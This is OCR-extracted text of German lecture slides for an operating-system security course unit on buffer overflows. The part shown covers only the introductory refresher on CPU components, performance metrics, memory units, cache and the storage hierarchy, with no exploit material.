


Operation System Security

09 – Buffer Overflow

SECURNITE

OSSEC 09 – Buffer Overflow

Wiederholung: Funktionsweise von Computern

Programmspeicher

Stack-Based Buffer-Overflows

Ausnutzung einer Buffer-Overflow Schwachstelle


Labor Vorbesprechung

SECURNITE

Wiederholung: Funktionsweise von Computern

Wiederholung: Funktionsweise von Computern

CPU (ZVE)



Central Processing Unit (CPU)

- Zentrale **Verarbeitungseinheit (ZVE)**
- ist der Teil des Computers, der die Hauptarbeit erledigt und alle anderen Komponenten **steuert**
- liest **Programmcode** (Anweisungen, Befehle) aus dem **Hauptspeicher**, **entschlüsselt** den Programmcode
- **führt** den Programmcode **aus** und **modifiziert** dabei evtl. Daten (Zahlen, Zeichen) und Programmcode im Hauptspeicher
- kann Eingaben **lesen** und Resultate **ausgeben**
- Die Geschwindigkeit wird in **Hertz** gemessen

Wiederholung: Funktionsweise von Computern

CPU (ZVE)

Wesentliche CPU Bestandteile


- **Control Unit**: liest Progammbefehle aus und führt sie aus
- **Internes Register / Speicher**: Hält Befehle und Daten
- **Arithmetic Logic Unit**: Führt logische (Vergleiche) oder arithmetische (mathematische) Instruktionen aus

Leistung / Durchsatz einer CPU

$$\frac{Befehle}{Programm} \times \frac{Taktzyklen}{Befehl} \times \frac{Ausführungsszeit}{Taktzyklus} = NIT \times CPI \times CCT$$

NIT (Number of Instructions per Task) je nach Compilertechnologie, Algorithmen, Betriebssystem
CPI (Clockcycles Per Instruction) je nach Architektur des Befehlssatzes, Pipelining, Anzahl Ausführungseinheiten
CCT (Clock Cycle Time) je nach verwendeter Hardwaretechnologie, Architekturtechniken


SECURNITE



Wiederholung: Speicher

Wiederholung: Funktionsweise von Computern

Speicher



Speicherkapazität

- Jedes Speichermodul hat eine Speicherkapazität, welche die Anzahl an Bytes angibt, die es speichern kann
- Kapazitäten werden in verschiedenen Einheiten angegeben:

Einheit	Symbol	Anzahl von Bytes
kilobyte	**KB**	**2^{10} = 1024**
megabyte	**MB**	**2^{20} (über 1 Million)**
gigabyte	**GB**	**2^{30} (über 1 Milliarde)**
terabyte	**TB**	**2^{40} (über 1 Billion)**

SECURNITE

Wiederholung: Funktionsweise von Computern

Speicher

Read Only Memory (ROM)

- Direct Access Memory
- Read Only
- **Nicht flüchtig**
- Hält **permanent** Daten oder Anweisungen, welche von der CPU benötigt werden


Random Access Memory (RAM)

- Direct Access Memory
- Read / Write
- **Flüchtig**
- Bevor eine **Anweisung** ausgeführt wird, wird ein Programm in den Hauptspeicher geladen
- Während der Ausführung führt der Hauptspeicher Anweisungen der CPU zu und hält Daten aus der CPU

SECURNITE

Wiederholung: Funktionsweise von Computern

Speicher



Hauptspeicher

Speicherbereich für **Programme** und **Daten**, die aktiv im Gebrauch sind

Cache

- schneller **Zwischenspeicher** (Notizspeicher)
- sollte die als Nächstes benötigten **Befehle** und **Daten** aus dem HS enthalten: **räumliche** (demnächst benötigte Daten liegen wahrscheinlich bei aktuellen Daten) und **zeitliche** (aktuelle Daten werden wahrscheinlich wieder benötigt) **Zugriffsnähe** (Lokalitätsprinzip, actual working set)
- getrennter Cache für Programm und Daten erlaubt **gleichzeitiges Lesen** durch Prozessor
- hat geringere Zugriffszeit und Größe
- meist **mehrstufig**:
  - **L1-Cache** bedient CPU-Zugriffe und holt Daten / Befehle bei Fehlzugriffen aus L2-Cache
  - **L2-Cache** bedient L1-Zugriffe und holt Daten / Befehle bei Fehlzugriffen aus HS

Wiederholung: Funktionsweise von Computern

Speicher

Tertiärer Speicher


- Speichert Informationen **permanent** und über **sehr lange Zeit**
- Meist für **Backup** und **Transfer**
- Beispiele
  - Tapes

Sekundärer Speicher

- Speichert Informationen **permanent**
- Kostengünstig
- Langsamere **Zugriffszeiten**
- Beispiele
  - HDD / SSD
  - USB Sticks
  - Floppy Disks

Wiederholung: Funktionsweise von Computern

Speicher



Speicherhierarchie

- Speicher wird nach **Kategorien** sortiert
- **Hierarchie** (schnellster, teuerster Speicher zuerst)
  - Register
  - L1 Cache (auf CPU Chip)
  - L2 Cache (auf CPU Chip)
  - Hauptspeicher
  - Sekundärer and tertiärer Speicher
- Hauptspeicher ist die letzte Ebene, bei der Daten direkt vom Prozessor referenziert warden

Wiederholung: Funktionsweise von Computern

Hauptspeicher

Hauptspeicher


- RAM
- Kleinste Speichereinheit: 1 Bit, hat 2 Zustände
- Mit 2 Speichereinheiten sind $2^2 = 4$ Zustände darstellbar
- Mit 8 Bit = 1 Byte = $2^8 = 256$ Zustände darstellbar
- Bytes = **kleinste adressierbaren Speichereinheit**
- In Bits, Bytes und Folgen von Bytes werden Befehle, Zahlen, Zeichen, usw. im Hauptspeicher abgespeichert und von der CPU verarbeitet

Kenngrößen:

- **Wortlänge** ("Breite") m einer Zelle: Anzahl der Bits, die auf einmal gelesen bzw. geschrieben werden, z.B. 32 Bit oder 64 Bit
- **Größe** ("Länge") N des HS: i.d.R. in Bytes (oder Worten) angegeben, z.B. 16 GB oder 32 GB

